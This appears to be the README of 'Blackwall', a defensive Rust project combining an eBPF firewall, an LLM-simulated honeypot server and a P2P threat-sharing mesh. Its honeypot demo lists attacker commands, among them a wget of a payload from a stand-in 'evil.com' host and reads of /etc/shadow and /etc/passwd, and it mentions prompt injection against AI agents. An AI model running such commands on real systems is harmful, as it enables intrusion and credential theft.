 a987991dec
Some checks failed
CI / Check & Clippy (push) Has been cancelled
CI / Tests (push) Has been cancelled
CI / eBPF Build (push) Has been cancelled
|
||
|---|---|---|
| .github/workflows | ||
| assets | ||
| blackwall | ||
| blackwall-controller | ||
| blackwall-ebpf | ||
| common | ||
| deploy | ||
| hivemind | ||
| hivemind-api | ||
| hivemind-dashboard | ||
| tarpit | ||
| xtask | ||
| .gitignore | ||
| Cargo.lock | ||
| Cargo.toml | ||
| config.toml.example | ||
| LICENSE | ||
| README.md | ||
| README_RU.md | ||
| README_UA.md | ||
🌐 Language: English | Українська | Русский
Adaptive eBPF Firewall with AI Honeypot & P2P Threat Mesh
The Blackwall — I built a real Blackwall because Cyberpunk 2077 broke my brain





"There are things beyond the Blackwall that would fry a netrunner's brain at a mere glance."
— Alt Cunningham, probably
Currently building enterprise-grade AI automation at Dokky
Enterprise licensing & consulting: xzcrpw1@gmail.com
TL;DR: Played Cyberpunk, got inspired, wrote a whole adaptive firewall that works inside the Linux kernel, catches threats with AI, traps attackers in a fake server powered by an LLM, and shares threat intel over a decentralized P2P mesh. ~21k lines of Rust. 298 tests. 10 crates. One person.
What is it?
The Blackwall — named after the digital barrier from Cyberpunk 2077 that keeps rogue AIs from eating the civilized Net.
This is my version. A multi-layered defense system that doesn't just block threats — it studies them, traps them, and tells every other node what it found.
Three core layers working together:

1. Kernel-level firewall (eBPF/XDP) — packet analysis happens inside the Linux kernel before traffic even hits the network stack. Nanosecond decisions. Entropy analysis, TLS fingerprinting, deep packet inspection, rate limiting, connection tracking — all running in the BPF virtual machine.
2. AI-powered TCP honeypot (Tarpit) — instead of just dropping malicious traffic, it gets redirected to a fake Linux server. An LLM simulates bash, responds to commands, serves fake files, acts like a compromised root@web-prod-03. Attackers waste their time while everything gets recorded.
3. P2P threat intelligence mesh (HiveMind) — nodes discover each other, exchange IoCs over an encrypted libp2p network, vote on threats through consensus, track peer reputation. One node catches a scanner — every node knows about it within seconds.
Plus: distributed sensor controller, enterprise SIEM integration API (STIX/TAXII/Splunk/QRadar/CEF), TUI dashboard, behavioral profiling per IP, threat feed ingestion, PCAP forensics.
Architecture
The pipeline:

Packet arrives
  → XDP: entropy check, blocklist/allowlist, CIDR match, rate limit, JA4 capture, DPI
  → RingBuf (zero-copy) → Userspace daemon
  → Static rules → Behavioral state machine → JA4 DB lookup → LLM classification
  → Verdict: PASS / DROP / REDIRECT_TO_TARPIT
  → eBPF BLOCKLIST map updated in real-time
  → IoC shared to HiveMind P2P mesh
What Each Crate Does
blackwall-ebpf — The Kernel Layer (1,334 lines)
eBPF programs at the XDP hook — the earliest point where a packet can be touched. Runs under strict BPF verifier rules: 512-byte stack, no heap, no floats, bounded loops.
- Entropy calculation — byte frequency analysis, integer-only Shannon entropy (0–7936 scale). High entropy on non-TLS ports → encrypted C2 traffic
- TLS fingerprinting — parses ClientHello, extracts cipher suites, extensions, ALPN, SNI → JA4 fingerprint. One fingerprint covers thousands of bots using the same TLS lib
- DPI via tail calls —
PROG_ARRAYdispatches protocol-specific analyzers:- HTTP: method + URI (catches
/wp-admin,/phpmyadmin, path traversal) - DNS: query length + label count (DNS tunneling detection)
- SSH: banner fingerprinting (
libssh,paramiko,dropbear)
- HTTP: method + URI (catches
- DNAT redirect — suspicious traffic silently NAT'd to the tarpit. Attacker has no idea they left the real server
- Connection tracking — stateful TCP flow monitoring, LRU map (16K entries)
- Rate limiting — per-IP token bucket, prevents flood attacks and RingBuf exhaustion
- 4 RingBuf channels — EVENTS, TLS_EVENTS, EGRESS_EVENTS, DPI_EVENTS for different event types
Maps: BLOCKLIST, ALLOWLIST, CIDR_RULES, COUNTERS, RATE_LIMIT, CONN_TRACK, NAT_TABLE, TARPIT_TARGET, PROG_ARRAY, plus 4 RingBuf maps.
blackwall — The Brain (6,362 lines)
Main daemon. Loads eBPF programs, consumes RingBuf events, runs the decision pipeline.
- Rules engine — static blocklist/allowlist, CIDR ranges from config + feeds
- Behavioral state machine — per-IP profiling: connection frequency, port diversity, entropy distribution, timing analysis. Phases:
New → Suspicious → Malicious → Blocked(or→ Trusted). Beaconing detection via integer CoV - JA4 database — TLS fingerprint matching against known-bad signatures
- AI classification — Ollama integration, models ≤3B params (Qwen3 1.7B/0.6B). Event batching, structured JSON verdicts with confidence
- Threat feeds — external feed ingestion (Firehol, abuse.ch), periodic refresh
- PCAP capture — forensic recording with rotation + compression
- Real-time feedback — verdicts written back to eBPF BLOCKLIST map
- HiveMind bridge — confirmed IoCs shared to the P2P mesh
tarpit — The Trap (2,179 lines)
A deception layer. Attackers redirected here via DNAT think they've landed on a real box.
- Protocol auto-detect — identifies SSH, HTTP, MySQL, DNS from first bytes
- Protocol handlers:
- SSH: banner, auth flow, PTY session
- HTTP: fake WordPress,
/wp-admin,.env, realistic headers - MySQL: handshake, auth, query responses with fake data
- DNS: plausible query responses
- LLM bash sim — every shell command → Ollama.
ls -lareturns files,cat /etc/shadowreturns hashes,wget"downloads",mysql -u root"connects". The LLM doesn't know it's a honeypot - Exponential jitter — 1-15 byte chunks, 100ms–30s delay. Maximum time waste
- Anti-fingerprinting — randomized TCP window, TTL, initial delay. Invisible to p0f/Nmap
- Prompt injection defense — 25+ patterns detected, never breaks the sim
- Credential canaries — all entered credentials logged for forensics
- Session management — per-connection state, command history, CWD tracking
hivemind — The Mesh (6,526 lines)
Decentralized threat intelligence built on libp2p.
- Transport — QUIC + Noise encryption, every connection authenticated
- Discovery — Kademlia DHT (global), mDNS (local), configurable seed peers
- IoC sharing — GossipSub pub/sub, propagation across the mesh in seconds
- Consensus — N independent confirmations required. No single-source trust
- Reputation — peers earn rep for good IoCs, lose it for false positives. Bad actors get slashed
- Sybil guard — PoW challenges for new peers, self-ref detection in k-buckets, rate-limited registration
- Federated learning — local model training + FedAvg aggregation, gradient sharing (FHE encryption stub)
- Data poisoning defense — gradient distribution monitoring, model inversion detection
- ZKP infrastructure — Groth16 circuit stubs for trustless IoC verification
hivemind-api — Enterprise Integration (2,711 lines)
REST API for plugging HiveMind data into enterprise SIEMs.
- STIX 2.1 — standard threat intel format
- TAXII 2.1 — threat exchange protocol
- Splunk HEC — HTTP Event Collector
- QRadar LEEF — Log Event Extended Format
- CEF — Common Event Format
- Tiered licensing — Basic / Professional / Enterprise / NationalSecurity
- Live stats — real-time XDP counters + P2P mesh metrics
hivemind-dashboard — The Monitor (571 lines)
TUI dashboard. Pure ANSI — no ratatui, no crossterm, raw escape codes. Polls hivemind-api for live mesh status.
blackwall-controller — Command & Control (356 lines)
Multi-sensor management CLI. HMAC-authenticated (PSK). Query stats, list blocked IPs, check health across all your Blackwall nodes from one place.
common — The Contract (1,126 lines)
#[repr(C)] types shared between kernel and userspace: PacketEvent, RuleKey, TlsComponentsEvent, DpiEvent, counters, base64 utils. The contract that both sides agree on.
xtask — Build Tools (46 lines)
cargo xtask build-ebpf — handles nightly + bpfel-unknown-none target compilation.
Tech Stack
| Layer | Tech | Why |
|---|---|---|
| Kernel | aya-rs (eBPF/XDP) | Pure Rust eBPF — no C, no libbpf |
| Runtime | Tokio (current_thread) | Single-threaded, no overhead |
| IPC | RingBuf | Zero-copy, 7.5% overhead vs PerfEventArray's 35% |
| Concurrency | papaya + crossbeam | Lock-free maps + MPMC queues |
| P2P | libp2p | QUIC, Noise, Kademlia, GossipSub, mDNS |
| Crypto | ring | ECDSA, SHA256, HKDF, HMAC |
| HTTP | hyper 1.x | Minimal. No web framework |
| AI | Ollama | Local inference, GGUF quantized |
| Config | TOML | Clean, human-readable |
| Logging | tracing | Structured. Zero println! in prod |
22 dependencies total. Each one justified. No bloat crates.
Deployment
deploy/
  docker/
    Dockerfile.blackwall       # Multi-stage, stripped binary
    Dockerfile.ebpf            # Nightly eBPF build
  helm/
    blackwall/                 # K8s DaemonSet + ConfigMap
  systemd/
    server/                    # Production server units
    laptop/                    # Dev/laptop units
  examples/                    # Example configs
  healthcheck.sh               # Component health checker
Docker multi-stage builds. Helm chart for K8s (DaemonSet, one per node, CAP_BPF). systemd units for bare metal.
Quick Start
Prerequisites
- Linux 5.15+ with BTF (or WSL2 custom kernel)
- Rust stable + nightly with
rust-src bpf-linker—cargo install bpf-linker- Ollama (optional, for AI features)
Build
cargo xtask build-ebpf                      # eBPF programs (nightly)
cargo build --release --workspace            # all userspace
cargo clippy --workspace -- -D warnings      # lint
cargo test --workspace                       # 298 tests
Run
sudo RUST_LOG=info ./target/release/blackwall config.toml    # needs root/CAP_BPF
RUST_LOG=info ./target/release/tarpit                        # honeypot
RUST_LOG=info ./target/release/hivemind                      # P2P node
RUST_LOG=info ./target/release/hivemind-api                  # threat feed API
./target/release/hivemind-dashboard                          # TUI
BLACKWALL_PSK=<key> ./target/release/blackwall-controller stats <ip>:<port>
Config
[network]
interface = "eth0"
xdp_mode = "generic"          # generic / native / offload

[thresholds]
entropy_anomaly = 6000         # 0-7936 scale

[tarpit]
enabled = true
port = 2222
base_delay_ms = 100
max_delay_ms = 30000

[tarpit.services]
ssh_port = 22
http_port = 80
mysql_port = 3306
dns_port = 53

[ai]
enabled = true
ollama_url = "http://localhost:11434"
model = "qwen3:1.7b"
fallback_model = "qwen3:0.6b"

[rules]
blocklist = ["1.2.3.4"]
allowlist = ["127.0.0.1"]

[feeds]
enabled = true
refresh_interval_secs = 3600

[pcap]
enabled = true
output_dir = "/var/lib/blackwall/pcap"

[distributed]
enabled = false
mode = "standalone"
bind_port = 9471
psk = "your-256bit-hex-key"
The Tarpit in Action
Connect to the tarpit and you see:
Ubuntu 24.04.2 LTS web-prod-03 tty1

web-prod-03 login: root
Password:
Last login: Thu Mar 27 14:22:33 2025 from 10.0.0.1

root@web-prod-03:~#
None of this is real. The LLM plays bash. ls shows files. cat /etc/passwd shows users. mysql -u root -p connects you. wget http://evil.com/payload downloads.
30 minutes on a server that doesn't exist. Every keystroke recorded. IoCs shared to the mesh.
Security Model
- Every byte from packets = attacker-controlled. All
ctx.data()bounds-checked - Zero
unwrap()in prod —?,expect("reason"), ormatch - Prompt injection: expected. 25+ patterns caught, simulation never breaks
- P2P: Sybil guard (PoW + reputation slashing), N-of-M consensus on IoCs
- Tarpit: TCP randomization — p0f/Nmap can't fingerprint it
- Controller: HMAC-authenticated, no unauthenticated access
- Kernel: rate limiting prevents RingBuf exhaustion
- Shutdown: cleans up firewall rules, no orphaned iptables state
Enterprise Edition
Blackwall Enterprise adds something no one else has: real-time Agent-to-Agent (A2A) traffic analysis at the kernel level.
AI agents are starting to talk to each other — LLM-to-LLM, via MCP, A2A protocol, agent frameworks. This creates a new attack surface: prompt injection through inter-agent communication, intent spoofing, identity theft between agents. Nothing on the market handles this. Blackwall Enterprise is the first and only such module.
~8,400 lines of Rust. Separate repo, separate license.
| Component | What it does |
|---|---|
| A-JWT Validation | Agentic JWT verification per IETF draft. Signature check via ring, replay prevention, key caching |
| Intent Verification | Exhaustive field matching — max_amount, allowed_recipients (glob), action allowlisting |
| Agent Checksum | SHA256(system_prompt + tools_config) — tampering = instant block |
| Proof-of-Possession | cnf/jwk ECDSA binding — proves the agent holds its key |
| eBPF Uprobes | Hooks OpenSSL/GnuTLS SSL_write/SSL_read — intercepts A2A plaintext without breaking TLS |
| Risk-Based Routing | Configurable policy: allow / review / block based on risk score |
| ZK Proofs | Violation attestation without exposing raw traffic (Groth16) |
| P2P Gossip | Violation proofs broadcast to HiveMind mesh |
Licensing: xzcrpw1@gmail.com
Stats
Language:        100% Rust
Total:           ~21,200 lines
Files:           92 .rs
Crates:          10
Tests:           298
unwrap():        0 in prod
Dependencies:    22 (audited)
eBPF stack:      ≤ 512 bytes always
Clippy:          -D warnings, zero issues
CI:              check + clippy + tests + eBPF nightly build
Cyberpunk Reference
| Cyberpunk 2077 | This Project |
|---|---|
| The Blackwall | Kernel-level eBPF/XDP firewall |
| ICE | XDP fast-path: entropy + JA4 + DPI + DNAT |
| Daemons | LLM tarpit — fake server behind the wall |
| NetWatch | Behavioral engine + per-IP state machine |
| Rogue AIs | Botnets, scanners, C2 beacons |
| Braindance recordings | PCAP forensics |
| Netrunner collective | HiveMind P2P mesh |
| Fixer intel | Threat feeds |
| Arasaka C&C | Distributed controller |
Disclaimer
Security research project. For defending your own infrastructure. Don't use it against others.
Not affiliated with CD Projekt Red. Just a game that rewired my brain in the best way possible.
License
BSL 1.1 (Business Source License)
Licensor: Vladyslav Soliannikov Change Date: April 8, 2030 Change License: Apache-2.0
Like what you see? Star the repo
"Wake up, samurai. We have a network to protect."